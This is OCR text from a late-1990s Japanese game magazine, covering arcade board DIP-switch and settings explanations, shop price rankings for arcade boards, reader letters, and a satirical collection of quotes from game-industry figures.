ON	OFF	OFF	ON	ON	OFF	OFF	ON	2 COINS 3 CREDITS
OFF	ON	OFF	ON	OFF	ON	OFF	ON	6 COINS 4 CREDITS
ON	ON	OFF	ON	ON	ON	OFF	ON	4 COINS 3 CREDITS
OFF	OFF	ON	ON	OFF	OFF	ON	ON	5 COINS 6 CREDITS
ON	OFF	ON	ON	ON	OFF	ON	ON	4 COINS 5 CREDITS
OFF	ON	ON	ON	OFF	ON	ON	ON	2 COINS 3 CREDITS
ON	ON	ON	ON	ON	ON	ON	ON	NO USE
COIN SW #1				COIN SW #2				

〈写真3〉DIPスイッチのスライドはこのような表を見ながら設定する。これはクレジット設定の説明。

設定内容いろいろ

それでは、よくある基板の設定内容から見ていきましょう。あらかじめ断っておきますが、すべての基板にこれらの設定項目があるというわけではありません。また、逆に説明書にない設定も基板によっては存在するので、壊さない程度に調べてみるのもよいでしょう。

■コイン設定

これはほとんどの基板にあるでしょう。1コインあたり何クレジット入るか？　または何枚コインを入れたら1クレジット

基板ショップ TokuToku情報

各ショップで売れている基板と店員さんオススメの基板です。表をみて欲しいタイトルがあったら、直接お店に行く前に電話で問い合わせしてください。基板は水モノ、今日ある品が明日あるとは限りませんので。

今月のベスト1 バーチャファイター3

ドリームキャスト版も出ていますが、『バーチャファイター3』は値段も安くなって人気です。

今月のイチオシ基板～ベスト5～


1	忍者ウォリアーズ	65,000円
2	アシュラブレード	45,000円
3	キングオブファイターズ'94	500円
4	エイトフォース	10,000円
5	クロスブレイズ	25,000円

今月の人気基板～ベスト10～


1	バーチャファイター3	20,000円
2	バーチャファイター3tb	30,000円
3	ストリートファイターⅢ 2nd	21,000円
4	ウォーザード（PCB）	15,000円
5	ウォーザード（ROM）	8,000円
6	ストリートファイターZERO3	40,000円
7	Gダライアス	9,000円
8	バトライダー	9,000円
9	ソニックファイターズ	25,000円
10	ライデンファイターズ2	5,000円

株式会社タイムマシン
〒150-0043 東京都渋谷区道玄坂1-19-6津田ソシアルビル2F
TEL 03-3462-4541　FAX 03-3462-4495

●ヒビンが欲しい！　でも、どこにも売ってない!!　助けてくれ～!!！（北海道札幌市/カナヒー）㊎まず、ここで大事なのはなぜヒビンが欲しいのかだ。インターネットならドリキャス。ゲームがしたいならほかのゲーム機。ヒビンでなきゃできないことをよ～く考えたら助けよう。



〈写真4〉CP2基板のテストスイッチはボタン式。ここから内部のテスト信号などの回路につながっている。



〈写真5〉ジャンパで言語の設定を替えるタイプの基板。これは東亜プランの『バツグン』。

上がるか？　って感じです。

DIPスイッチタイプは用意されている項目が少ないため、「40円設定」などはできないことがほとんどです。まあ、必要ないのでしょうけど。FREE PLAYという設定ができるものもあるので、クレジットを入れるのが面倒なら迷わずFREE PLAYに。この設定は自宅かイベント（ショーなど）くらいでしかお目にかかれません。

■デモ音

demonstration sound、またはadvertisement soundと表記されていることがあります。ゲームをしてないときのデモ音を出すか出さないかの設定です。なかにはデモ2周ごとや4周ごとなどに決められる基板もあります。また、『バトルフィールド』（SNK）など、この設定がない基板はデモ音を切れません。

■難易度

英語ではdifficulityといわれます。これも機種によってさまざまです。単純に「優しい＞難しい」とランクをつけてあるものから、ゲームの内容をこと細かに設定できることもあります。

だいたいHARDEST、HARD、NOMAL、EASYの4段階ですね。DIPスイッチだと2-4-8段階といった感じですが、ソフトコンフィグでは段階は関係ありません。EASIESTがあったり、その下に「MONKEY」っていうランクがあるにもかかわらずクリアできなかったのが『デザートタンク』（セガ）。

ひとつのゲームをやりこんでくると、このランクが気になりだします。そして、「ハードランクはどうなんだろう」とわざわざハードランクの店を探してプレイしに行ったりして。あなたはしませんか？

JAMMA以前のナムコ基板は難易度設定を隠していることがよくみうけられました。実際には2ビットのDIPスイッチを使ってA～Dの4段階のランクを用意してあるのに、一般の取説には表記されていません。心当たりのある基板があったらいじってみてください。画面にランクが表記されないこともあるので、実際は自分の手でプレイしてその変化をチェックしてみれば話は早いかな？　ある程度やりこまなければ、その違いはわかりにくいかもしれませんけどね。

■残機

難易度の一因にもなりますね。シューティングなどにはかならずあります。格闘モノでは勝ち星数ってとこかな？　ときどき残機フリーって設定がありますよね。『ファンタジーゾーン』（セガ）とか。フリーといっても255機設定になってることが多いです。『アレックスキッド』（セガ）はちんたらやっていたら、残機フリーなのにクリアするのにコンティニューするはめになったことがあります。

今月のベスト1 CP2マザーボード

いまだに人気のCP2マザーボード。ソフトの値段も安くてお買い得です。

今月のイチオシ基板～ベスト5～

1	アームドポリスバトライダー	10,000円
2	ストリートファイターZERO2	1,000円
3	ストリートファイターZERO	1,000円
4	リアルバウト餓狼伝説スペシャル	500円
5	ザキングオブファイターズ96	1,000円

今月の人気基板～ベスト10～

1	CP2マザーボード	10,000円
2	ストリートファイターⅢ	18,000円
3	ウォーザード	18,000円
4	ストリートファイターⅢ 2nd	33,000円
5	怒首領蜂	65,000円
6	サイキックフォース2012	28,000円
7	エスプレイド	40,000円
8	デッドオアアライブ++	48,000円
9	アシュラブレード	48,000円
10	弾銃フィーバロン	28,000円

有限会社ファントム　〒101-0021　東京都千代田区外神田3-1-2明治ビル3F
TEL 03-3257-1126　FAX 03-3257-1135

今月のベスト1 グラディウスⅣ

前人気の高かった『グラディウスⅣ』が売れています。それにともなって『Ⅲ』も人気上昇!!

今月のイチオシ基板～ベスト5～

1	ドラゴンセイバー	15,000円
2	ダライアス	68,000円
3	エクセリオン	3,000円
4	ドルアーガの塔	35,000円
5	アトミックロボキッド	18,000円

今月の人気基板～ベスト10～

1	グラディウスⅣ復活	288,000円
2	グラディウスⅢ伝説から神話へ	38,000円
3	ナイトスラッシャーズ	42,000円
4	スーパーストリートファイターⅡX	5,000円
5	USネイビー	7,000円
6	極上パロディウス	10,000円
7	リブルラブル	28,000円
8	マッハブレイカーズ	25,000円
9	新入社員とおるくん	24,000円
10	ソニックウイングス	5,000円

株式会社メッセサンオー　〒101-0021　東京都千代田区外神田3-14-8
TEL 03-3255-3453　FAX 03-3255-3455

●数年前、新品のGBのソフトを買いました。なのになかにはセーブデータが残ってた…。なぜ??　（岡山県都津郡/アンチ）　㊟数年前の話ということで、君が中古と勘違いしている確率90%、店員のにいちゃんが勝手に遊んでいた確率9%、山内社長がほくそえんでいる確率1%。

■言語

language、またはcountry。表示言語です。普段はもちろんJapaneseですが、Englishのほかに Exportなんていう設定が用意されている基板もあります。まあ、英語圏中心ですが。『ミサイルコマンド』（ATARI）では、英語・ドイツ語・フランス語・スペイン語の設定ができます。日本語の設定はできません。あしからず。

■反転

screen flip。画面反転関係です。ひとつはデフォルトの画面表示方向。モニタに映し出してみて、タイトルが逆だったらこの設定を使いましょう。ちなみに『アテナ』（SNK）はデフォルトで反転しているうえにこの設定がないので、モニタ側で反転させる必要があります。ビデオ変換などで実質反転ができない場合は、テーブル設定にして2P側でプレイするという逃げ道があります。

そして、もうひとつはここで出てきた「テーブル設定」という概念。テーブルの時代は2Pの番になると画面を反転させる必要があったわけです。そして、『HAL21』（SNK）、『ツインビー』（コナミ）、『エクゼドエグゼス』（カプコン）あたりから2P同時プレイが流行りだし、1P対面というコンパネ形式が少なくなってきました。

そんなきょう体事情のなかで『グラディウスII』（コナミ）あたりでは3つの形式が採用されました。ひとつはノーマル。1Pサイドと2Pサイドで画面反転ありといった具合。2つめはアップライト。コンパネはひとつで、反転もしない。そして3つめはバーサスアップライト。2P同時のパネルを1P、2P使い分ける方式です。もちろん2P時の画面反転はなし。テーブルきょう体がまだ現役で、ペアパネルも普及し出してきた時代のややこしい1面であります。

■そのほか

スタートする面を選べる『ASO』（SNK）や、スタートボタンを押すことにより一時停止をかけられる東亜プランの基板（『アウトゾーン』など）もあります。また『クレージークライマー』（ニチブツ）や『パックマン』（ナムコ）はパターンテストというモードで面を進めることができます。コレで『パックマン』の幻の256面が体験可能に。

〈写真6〉アストロシティきょう体の設定変更ボタン。テストモードに入れる。

また、「コンパネ設定」なんてのもあります。特殊なパネルではないですが、『クイズ学問のススメ』（コナミ）ではコンパネを直接4ボタンで選ぶか、レバーで選択してから設定するかを切り替えられます。クイズパネルを持っていない場合はとても便利ですね。

あとはここ数年の格闘ゲームのリアルさにならって、ダメージのときの血液などの色を指定できるものが多くなってきています。とくに『大江戸ファイト』（カネコ）は発売時にはあたりさわりのないバージョンで出荷しておいて、のちに「出血バージョン」のROMを配布したという基板です。購入時には「血が出るか?」ってのがキーワードとなります。ご注意ください。ではまた。

今月のベスト1 ガンバード2

人気が高くて中古もなかなか出てきません。数も少ないのでお早めに!!

今月のイチオシ基板〜ベスト5〜

1	レイディアントシルバーガン	8,000円
2	ガイアポリス	15,000円
3	コズモギャングザビデオ	7,000円
4	ガンスモーク	25,000円
5	プラスアルファ	35,000円

今月の人気基板〜ベスト10〜

1	ガンバード2（新品）	148,000円
2	ソウルキャリバー	108,000円
3	対戦ホットギミック快楽天	148,000円
4	実況パワフルプロ野球EX	40,000円
5	ザキングオブファイターズ'98	25,000円
6	F3マザーボード	20,000円
7	ティンクルスタースプライツ	25,000円
8	弾銃フィーバロン	35,000円
9	カオスヒート	120,000円
10	デッドオアアライブ++	65,000円

株式会社トライ
〒101-0021 東京都千代田区外神田3-10-5イサミヤ第3ビル2F
TEL 03-5295-0667 FAX 03-5295-1958

今月のベスト1 レイクライシス

『レイクライシス』＋『カオスヒート』のキャンペーン実施中。価格は担当までメールかTELでお問い合わせください。ホームページのURLはhttp://www.pic-internet.or.jp/picEメールアドレスはgame@pic-internet.or.jpです。

今月のイチオシ基板〜ベスト2〜

1	レイクライシス	200,000円
2	麻雀ホットギミック快楽天	158,000円

今月の人気基板〜ベスト4〜

1	レイクライシス	200,000円
2	ジョジョの奇妙な冒険	200,000円
3	マーヴルVSカプコン	30,000円
4	麻雀ホットギミック快楽天	158,000円


株式会社ピーアイシー
〒563-0043 大阪府池田市神田2-10-23
TEL 0727-54-0808 FAX 0727-51-0022

●中学生がプロバイダと契約する方法ってないですかね(ドリキャスより送信)。(愛知県安城市/へりょぱ) ㊙もし、中学生が自由に契約できるようになったら、まわりの悪い大人がはうっておかないぞ。「自分でなんでもできるやい」という中学生なんてまさにカモだ。

SOME SOULFUL WORDS FROM THE GAME TRADE

サヨナラだけがおとこさまだ

ゲーム業界 魂の名言録



この言葉があれば、また明日から生きていける…

TEXT・パスタ台東、闇ボンジュール

個性の強烈な人間が集まるゲーム業界。当然かれらの発言は一筋縄ではいかないものばかりです。その発言には、業界の構造や問題点だけでなく、新しいモノを創造することについてのヒントが含まれていることもしばしばです。

それらは、ゲームの枠を超えてあなたの生活に大きな示唆を与えてくれるでしょう。もちろんトンデモなくハズれた発言や、エゴにまみれた発言も多いのですが…。

ここでは、ゲーム業界に流れた名言、妄言、箴言、戯言の数々を紹介します。これらの言葉を細大漏らさず熟読し、明日からの人生に役立てていただければ、これ以上の喜びはありません。

UTTERANCE OF THE NOTICE PEOPLE

業界著名人の Chapter 1

POISON 有名発言集

ユカイな発言が多いゲーム業界。ここでは、そのなかからとくに有名で世間に知られているものをピックアップしてみた。業界に波紋を呼んだものから、たんなるこぜりあいまで、さまざまな種類の発言をお楽しみいただきたい。

HIROSHI YAMAUCHI

発言といえばまずこの人から語らねばならない。任天堂帝国を築いた誰もが認める経営の才人だが、その発言もおもしろすぎるものばかり。まさに発言王の名にふさわしいのだ。

山内発言の特徴は、ホンネしか語らないこと。任天堂をほめちぎり、他社の製品をけなしまくるのも、この人に限ってはホントにそう思っているのだ。カッコイイぜ社長!

「駄作は駄作、愚作は愚作、まねソフトはダメソフト、任天堂は先見の明があるソフトメーカーとともに少数精鋭でやっていく」

山内溥[ファミコンスペースワールド'96会場にて]

有名な山内発言の1つ。「ダメソフト」という表現をためらいもなく使う姿勢がさすがです。

その厳しい試練をくぐり抜けた精鋭の作ったソフトが『大相撲64』(注1)や『ゲッターラブ!』(注2)なんですね社長! 先見の明が500年ほどありあまってるみたいですけど、未来人のためのソフトなんでしょうか?

「おもしろいゲームを作れ」

山内溥['81年 宮本茂に向けての言葉]

このストレートさこそ山内発言の真骨頂。これで傑作ができれば苦労はないですが、こう言われただけで『ドンキーコング』を作ってしまう宮本茂&横井軍平のすごさにあらためて乾杯!

「ゲームは1日1時間」

高橋名人

『FFⅧ』を徹夜でプレイしてる、いいトシこいた大人に言ってやって! でもこの言葉ってゲーム業界の首を絞めてないか?

「日本のRPGはみんな『ドラクエ』のマネだ!」

山内溥['95 初心会での演説]

'95年の初心会といえば『FF』がプレステ陣営に移る直前。初心会でアツくRPG論を語る(注3)んで、みんなが不信に思っていたら「そういうことか」って感じでした。このあと『ドラクエ』にまで去られるとは思ってなかったんだろうなぁ。

●プレステ2に関する噂って、みんな言っていることが違いすぎ。どうしてそんな無責任なことが言えるの? (大阪府堺市/がぶがぶ太郎) ㊙ネットでの噂の場合、言いっぱなしにできるからでしょう。顔を見られるわけじゃないので言ったもん勝ちです。君はだまされないようにね。

「いまのゲームはゲームじゃないから」

横井軍平['97 森川幸人との対談にて]

グラフィックだけがキレイでアイディアのないゲームにはひたすら手厳しい横井さん。本筋はアンチスクウェアな人の発言と同じなんだけど、実績の差で重みが違うもんですな。

「あれは私の人生最大の失敗です。一時期は真剣に自殺することを考えました」

横井軍平['97インタビューに答えて]

バーチャルボーイのことかと思いきや、じつはこれゲームボーイ開発中の話。40億円の工場を作って、生産寸前までいったゲームボーイが、直前になって液晶画面が正面から見えないことがわかったのでした。「こんなん売るのやめや」と山内社長に言われた横井さんの心境が上の発言なわけですね。

けっきょくは新型の液晶が開発されてギリギリでセーフ。社長に勇んでみせたら「あ、ええやん」というあっけない返事でガックリきたとか。あいかわらず罪作りだぜ、社長!

「30代や40代になってまでも秋葉原あたりをうろうろして、ゲームで遊んでいるような状況ではおかしい」

山内溥[日本工業新聞'99/1/5付のインタビュー記事から]

だそうです。言われてますよ、浜村通信さん。

「デカルトを読まないと、『EO』のおもしろさは分からない」

飯野賢治[飯野賢治著「ゲーム」より]

「デカルトを読みとおすほどの耐久力がないと、おもしろさが分かるまで目を覚ましていられない」という深い意味が込められてるんですよ、きっと。『D2』が「平凡社大百科事典を全巻読まないと〜」だったらどうしましょう。

「いや、まだゲームつくります。つくりますからほめて」

飯野賢治['98 DIGITAL HEROSインタビュー]

自己愛的発言をさせたら、今のゲーム業界でこの人の右に出る者はいません。発言はこのあと「だって頑張ってるじゃん。こんなに頑張ってる人をさぁ。偉いよ。ホント」と続きます。お願いだから、誰か彼をほめてあげてください。

KENJI IINO

業界の風雲児といわれてはや数年。この人ほど、発言にいちいちツッコまれる人もいないのではないか。とにかくいろんな所に顔を出してはよくしゃべる。

その発言にはときどきパフォーマンス臭がプンプンしていてイヤ〜ンなときもあるのだが、今後もツッコミがいのある発言に期待してますよ。

YOSHIKI OKAMOTO

カプコンの過去の名作をてがけた人だが、いまではその芸人体質による関西弁しゃべりのほうが有名。イノケンと、互いをけなしあう発言をよくしているのはなぜ?

それにしても、1回ウケたからといって、同じネタを使い回しするのはやめたほうがいいと思う。とくに「ゾンビを撃つゲーム」ネタはいろんな雑誌で読んだぞ!

●チクショー! 学校にゲーラボ持っていったらパクられた。欲しいんだったら自分で買えー? (神奈川県横浜市/サムソン大地に立つ!!) 編もちろん盗んだ人のほうが1万倍くらい悪いが、今度は自衛策をとろう。まずは表紙にマジックで大きく「サムソン大地に立つ!!」と名前を書こう。

GUNPEI YOKOI

いわずとしれたオモチャ職人。誠実な印象が強いがじつは趣味人で、含蓄のある発言が多い。任天堂時代は山内発言にふりまわされてけっこう苦労したらしいが、それでも任天堂への恩義を失わない発言をくりかえすところが好感度高め。

いまのゲームにはかなり否定的で、「ゲームの本質は勝負だ！」という発言でも有名。とくにスクウェアのゲームなどもってのほかという感じ。合掌。

(注1) 相撲と恋愛シミュレーションを合体させた斬新なソフト。

(注2) ハドソンのギャルゲー。いまから思うと『北へ。』の布石だったのだろうか。

(注3)「日本のエンタテイメント企業の力をみせてやる！」と絶叫するなど、初心会の山内発言にはなにかが起きる。語録マニアは要チェック。

(注4) マリーガルの香山哲氏が、ファミ通誌上で『サクラ大戦』のゲームボーイ移植を発表。ところがセガは知らされていなかったからサァタイヘンという話である。ちなみに、いまだに決着はついていない。

(注5)「CD-ROM市場が成熟してから参入しても、山内さんは『オレが始めたからうまくいった』というでしょう」など、このころの中山発言は任天堂への敵意むきだしでおもしろい。

「(自分は『D2』で手いっぱいなのに) 広井王子はなんであんなにたくさんソフトを作ってるんだろう」

飯野賢治[クリエイタートークバトルより]

なんでみんなおもってることをそんなにはっきりいえるんだろう。いのけんってえらいなあとおもいました。

「だからお前は2流なんだよ」

岡本吉起[東京ゲームショウ'98冬にて]

イノケンに向けて言った言葉なんですが、イノケンは苦笑いで反撃せず。残念。しかしこのあと、イノケンの携帯から岡本氏の電話番号が消えたのは有名な話です。

「ドリームキャストいけますよ！」

岡本吉起[あらゆる媒体で]

いろんな場所で、ドリキャスをほめまくる岡本氏。妙に不自然な態度がみんなの不信感をあおります。というか心の底からそう思ってないことは明白。いったいセガをおだててなにがしたいんだろうという点が話題になりました。

「具体的な話はセガ側にはきていないのですが、この話が実現したということであれば、非常に楽しみですね」

セガ社長・入交昭一郎[『サクラ大戦GB』について]

最近では一番熱かったネタがこれ(注4)。冷静に語ろう語ろうとしてもつい皮肉が出てしまうあたりに、入交さんの怒りを感じさせますなぁ。

「大人げないな〜」と思うかもしれませんが、基本的に大人げないことが積み重なって動いている業界ですからね。これで任天堂が、いつもの人をくったコメントをしてくれればもう完璧なシナリオなんだけど。

「松下電器には感謝している。M2というものすごいハードで夢を見させてもらえたし、グラフィックやプログラミング技術でこれまでとまったく違う制作方法を勉強できた」

飯野賢治 ['97 M2発売断念について]

パナソニックのハードはいつもデッカい夢だけを見せてくれます。しかし、飯野さんにはさらに3DOの数少ないヒット作、『Dの食卓』でオカネと経験値も与えてくれたようです。「隕石が飛行中の航空機を直撃」なんて斬新なアイディア、たしかにいままでの制作方法では思いつきもしません。さすがエイリアンのオーバーテクノロジーは命中率が高いよね！

●最近2000年問題のことがいろいろ言われていますが、僕は全然興味が持てません。僕は無関心人間なのでしょうか？ (長野県長野市/消しゴム)

㊙それはいかん。とりあえず、今度の学級会で2000年に問題について1時間ほど語ろう。みんなが君に無関心になってくれるかも。

「山内さんは自分のところがやるようになれば、以前話していたことと違うことを言われますから」

セガ前社長・中山隼雄['91 CD-ROMを否定する山内社長について]

セガが新しいことにチャレンジして、そのあと時間をかけてリサーチした任天堂に抜かれるというのが黄金パターンだった時代の発言(注5)。新しいマシンとみればかたっぱしから否定していた山内社長に対するあてつけですな(注6)。

「『ときめきメモリアル』をNintendo64で出すかというと、答えはノー。小学生はまだときめかない」

コナミ社長・上月景正['97 Nintendo64での展開について]

別に間違ったことはいってません。間違ってはいないんですが、「小学生はときめかない」という語感のマヌケさがすごい。ただでさえコワモテの上月社長にこんなことマジメな顔で言われてもねぇ。一部の上月ファン(注7)をトリコにした名言です。

「セガの技術力とバンダイの玩具で培った流通と販売のノウハウを持ち寄って運営する」

CSK会長・大川功['97 セガバンダイ合併について]

いまじゃ懐かしい話になった幻のセガバンダイ。この年の、「なにかおもしろいことをしそうな企業ランキング」の1位に選ばれたりもしたっけか。まさか、これほどおもしろいことになるとは誰も思ってなかったんだけどね。

「いまからオレを殴ってみろ!」

鈴木裕 ['97「バーチャファイターを創った男たち(注8)」より]

本当にいいんですか? 思い切り全力のセメントで行きますよ? どうせならフェラーリもついでにヤっちゃいたいんですがアレ会社の備品だからダメっすよね? 『スペースファンタジーゾーン』の分も…あっちは多部田さんでしたか。ちぇっ。

(注6) メガドラを出しては「あれが売れてまっか?」と言われ、サターンを出しては「CD-ROMなんてユーザーが求めてると思う?」など、いちいち否定的なコメントを出すのが山内社長のパターンなのである。

(注7) 一時期ネット上に「上月ファンクラブ」なるサイトがあったのである。もちろんホントにファンなわけはなく、悪意に満ちたものだった。その内容は、コナミ社員と自称する人物による内部告発などである。やはりあっというまに消滅した。

(注8) 少年マガジンに不定期であらわれるシリーズ。ほかにも『スーパーマリオ』や『グランツーリスモ』を作った男たちが登場したが、なぜかみんな熱い人間ばかりなのが特徴。ときには殴りあったりするわけだが、事実を曲げまくることでも有名なのであまり信じすぎないこと。ただし、鈴木裕氏のこの発言は実際にあったらしい。

●雑誌で飯野賢治さんが『FFVIII』のライバルとして取り上げられていました。さすが飯野さんです。(埼玉県川越市/Wけんすい) ㊟ゲームでなくて本人のキャラクターだけで取り上げられるのが彼の立派なところ。君もあのくらい濃いキャラになって雑誌で偉そうに語ってくれ。

LOSING HEART PREASHOLY AND JEST

Chapter 2

トホホな妄言と戯言の記録

ゲーム業界には、皮肉、中傷、暴言、失言がウズ巻いている。ここではそんな人間くさい発言を集めてみた。彼らの愛すべき言動を味わってほしい。

「少しも売れん」

山内溥['85 メガドライブについて]

スーファミが出るまえの発言です。たしかに、メガドライブは不発でしたけど、それを「少しも」といい切るのが山内イズム。バーチャルボーイはなかったことになってますね。

「32ビット市場は崩壊する」

山内溥['93 次世代機について]

というか社長、他社が新しいマシンを出すたびに同じようなこと言ってるみたいなんですけど、気のせいですか?

「任天堂は、今後ディスクでしかゲームを発売しない」

任天堂・今西鉱史['87 マスコミ用コメント]

ディスクシステムで市場の完全管理(注1)をめざしていたころの発言。そのあと任天堂みずからが『スーパーマリオ3』をROMで発売して失笑を買ったのも、いまではいい思い出です。

「バーチャルボーイは今でも失敗とは思っていない」

横井軍平['97日経ビジネスEXPRESS〈追想〉より]

ボクもいまでも失敗だと思ってません(注2)。「バーチャルボーイのソフトを集めるのに走り回ってる」と告白しただけでまわりからオタク扱いされても、ちっともツラくなんかないです。ちくしょう、目から熱い水が止まんないよ!

●ゲームボーイの『遊戯王デュエルモンスターズ』はクソゲーですが、あまりにもつまらなくて突っ込みどころすら思い浮かびません。(徳島県徳島市/ヤンキー) 答クソゲーだからといって突っ込まなければならないということはありません。まずは突っ込みやすいものから始めましょう。

「ハイパーネオジオ64は、2D格闘ゲームと新しい3Dの表現をもちいたゲームの両方を作ることができるハード」

SNK社長・高堂良彦['97インタビューにこたえて]

『侍魂64』で、「作ることができる」のと「遊ぶことができる」の差を骨身にしみて実感させてくれたネオジオ64ですが、2D格闘はいつになったら作ってくれるのでしょう？　というか次の『キングオブファイターズ』はホントに3Dなんですか？

「セガさんのジャマをするようなことはしませんよ（笑）」

SCE社長・徳中暉久['99 新春所信表明より]

ソニー、いやらしいほどの余裕です。ドリキャス眼中になしって感じですな。これを聞いて燃えなきゃ男じゃないぞ！　セガ！

「湯川さんそろそろいいや。ちょっとクドすぎ」

飯野賢治['99 D2タイムズより]

しかも身内からもこんなこと言われてますよ（注3）。彼をこのままにしておいていいんですか？　いいんですよね。

「ピピンからは撤退しない」

バンダイ・山科会長['97 セガバンダイ合併解消直後の発言]

「うわ〜ん。撤退するんだ〜い！」（注4）と言いたくても言えない心中、お察しします。エラい人ってたいへんですね。

「ワンダースワン=ピピンの後継機」


山科誠会長['98 GAME JAPANより]

触れるまいとみんな遠巻きにしていた地獄の釜を開いた会長の勇気に乾杯（注5）。完敗かも。iMacのピピン@カラーが見られるのはいつの日のことか。熱きジュテームを込めたまなざしで心待ちにしましょう。願いは必ずかないます。呪いかも。

「想像以上に『マリオ64』が素晴らしい。みなさんに期待してもらえるソフトの開発をすでに始めている」

スクウェア・山下弘二['96 ファミコンスペースワールド会場にて]

スクウェア社内の奥深くには、世に出られなかった『スーパーマリオRPG64』の亡霊（注6）が夜ごとに出没するそうな（デマ）。



痛快連続漫画「すずきくん」（その1）

(注1) ディスクカードは任天堂しか作れないため、サードパーティーを完全に管理下におくことができると考えたのである。ディスクライターを1年のうちに1万か所も設置するのが目標だったのだから、任天堂がどれだけディスクシステムに力を入れていたかわかるというものだ。

(注2) 失敗していないどころか、「10億円の宣伝費をもらえれば、バーチャルボーイを軌道にのせる自信は十分ある」というのが横井軍平の持論だった。さすがの横井氏でもそれは難しいような気がするのだが…。

(注3) ちなみにこれはイノケンが色紙に書いた言葉である。ほかにも「ドリキャスは『バーチャ』専用マシンになってます」など、誰もが思っていることを書いていた。

(注4) このころのバンダイは、はためからみると「たまごっち」景気で笑いが止まらないように見えたのだが、じつはたまごっち「しか」儲かっていなかったのである。

●最近納得のいかないことが多すぎます。そんなとき㊙さんはどうしますか？（千葉県松戸市/ウッヒッヒ）　㊙ときと場合によるぞ。納得のいかない相手が自分よりも強かったらひたすら我慢。そうでなかったら主張します。まあ、普通の人と同じですよ。

「まだ『ドラゴンクエストクエVI』が終わったばかりでなにも考えていないが、グラフィックがポリゴンになるだけでゲームの性質が変わって、それだけでも楽しい」

堀井雄二[スペースワールド'96会場でNintendo64を見ての感想]

『ドラクエVII』を開発するのが忙しすぎて、とうとう'99年になってもなにも考えておられなかった様子です。考えるだけなら楽しいハードなんだけどなあ、Nintendo64って。

「Nintendo64は96年だけで400万台売れる。任天堂は他社との相対価値には鈍感な会社。他社のゲーム機が100円になってもNintendo64は25,000円のまま」

平林久和 ['95 Nintendo64について]

平林氏（注7）の発言はいつもツッコミどころ満載なんですが、なかでもこの発言は追及するのが気の毒になるほど。ドリームキャストも'98年だけで100万台売れる予定だったし、値下げの予定もないっていまのところ言ってますからねえ。ドリキャス社債のゆくすえが楽しみですな（自分は買ってないから）。

「マルチメディアの放蕩息子」

高城剛

カンバンにいつわりなしでは業界の1,2を争うお人です。文字通り放蕩してます。シャレだと思って『チキチキマシーン猛レース』などに期待した人は遊び心が足りません。

ソフトがおもしろいかどうか以前にハード自体がポシャってしまった3DOも、発売自体が放蕩だったんですよね?

痛快連続漫画「すずきくん」（その2）

「『センチメンタルジャーニー』は自分の作品ではありません」

大倉らいた [『センチメンタルジャーニー』公式BBSにて]

もっと大声で叫んでもらえると、アニメ版を作ったサンライズのスタッフが喜びます。らいた先生のシナリオは、オリジナリティにあふれ過ぎて誰もマネでき（したく）ない完成度を誇ってますから。念願のラジオパーソナリティにはなれましたか?

「（VF3が）最初になにか変だなと思っても、やり込むと違うな、と思えるように作ってあるので」

鈴木裕[「じゅげむ」'97年8月号インタビュー]

どこまで遊んでも「何かヘン」感覚がおさまりませんが、まだまだやり込みが足りませんか（注8）？ というか、あのカゲをカッコイイと思えるようには、あんまりなりたくないです。

●ゲーム雑誌が新作ソフトをほめるのは当然ですが、ほめているにもかかわらずつまらなそうなゲームが多すぎ。（埼玉県大宮市/ビーフたけし）
長年ゲームに親しんで目が肥えてきたということでしょう。制作者もそのへんをわかってほしいですね（正論すぎて気持ち悪い）。

「僕の作品は和風にかたよっている。日本的であることを出そうとするし、自分のなかにはそれしかないんだから」

広井王子['97ビッグ対談：広井王子×明貴美加]

ながいこと探してた「オレはジュウベイ！」（原作：広井王子、作画：中平正彦）を古本屋でようやくゲット。広井さんのなかって、和風サイバーパンクのほかは本当になんにもないんですね。

「王子の新しい夢に、のろうじゃないか」

広井王子['火魅子伝」（注9）パンフ]

『天外魔境Ⅲ』を心待ちにしてPC-FXという船に乗った人はお気の毒です。でも『みつめてナイト』船もあれば『サクラ大戦」船もあるし『北へ。』ボートもあるから大船にまたがったつもりで、というかマタ裂きになりそう。GBカラーも買わないと！

（「武蔵伝」を）「『FF』、『サガ』、『聖剣伝説』に続く4本めの柱としたい」

坂口博信['97武蔵伝」インタビュー]

でっかい在庫をかかえた小売り方面から、血の気がさぁーっと引く音がサラウンドステレオで聞こえたのは空耳でしょうか？「出荷」ベースでは50万本も出てますから「大ヒット」なんですけどね。いちおう。2が出るってホント？

「（『センチメンタルグラフティ』は）12人全員のハッピーエンドを見てから評価して欲しいです」

多部田俊雄['グレートサターンZ」'98年2月号]

耐えに耐えてなんとか12人を食い…もといハッピーエンド（ほかの11人は不幸のドン底だけど）にもつれこんだ勇者様たちにリクエストです。いまこそ力の限り思いっきり「評価」してあげてください。ロケットランチャーはひとり3発まで。

(注5) せっかくの新マシンなのに、なんでいきなり会長がこんな縁起の悪いことをいい出したのかは不明だそうだ。会社の人間も、なにも知らされずにみて驚愕したという。

(注6) 任天堂とスクウェアが決裂に向かう第一歩の作品。映画的志向のスクウェアと、玩具性にこだわる任天堂の差が、ここで決定的になった。というかチームを組んだのはこれが最初で最後になってしまった。

(注7) なんでも絶賛する批評屋。絶賛ブラザーズの2号とも呼ばれる。ちなみに1号は渡辺浩弐。

(注8) この、なんだかヘンだなという感覚を残したままコンシューマに移植したら、ヘンな感覚だけが拡大されてしまった。なぜドリキャス最大のキラータイトルを外注したのかは永遠の謎。

(注9)「え〜！　このアニメーターまだ生きてたの〜!!」と、誰もが驚くような動画マンが制作しているアニメ。

●ドリカス使って投稿しました。㊙さんたちはこのところどうですか。僕は不幸なことばかり起こります。ケケケ。（三重県鈴鹿市/ドリームダスト）　㊙きわめて普通の日常だ。ところで君だってドリキャスは持っているし幸せじゃないか。世のなかにはなぁ…（説教、以下200行削除）。

HOPE AND PREPAREDNESS TO THE FUTURE

Chapter 3

ゲーム業界でモノをつくるということ

ここでは、モノをつくりたいという意志のある人の指針になるような言葉を集めてみた。ゲーム業界を狙っているという人はぜひ一読を。

痛快連続漫画「すずきくん」(その3)

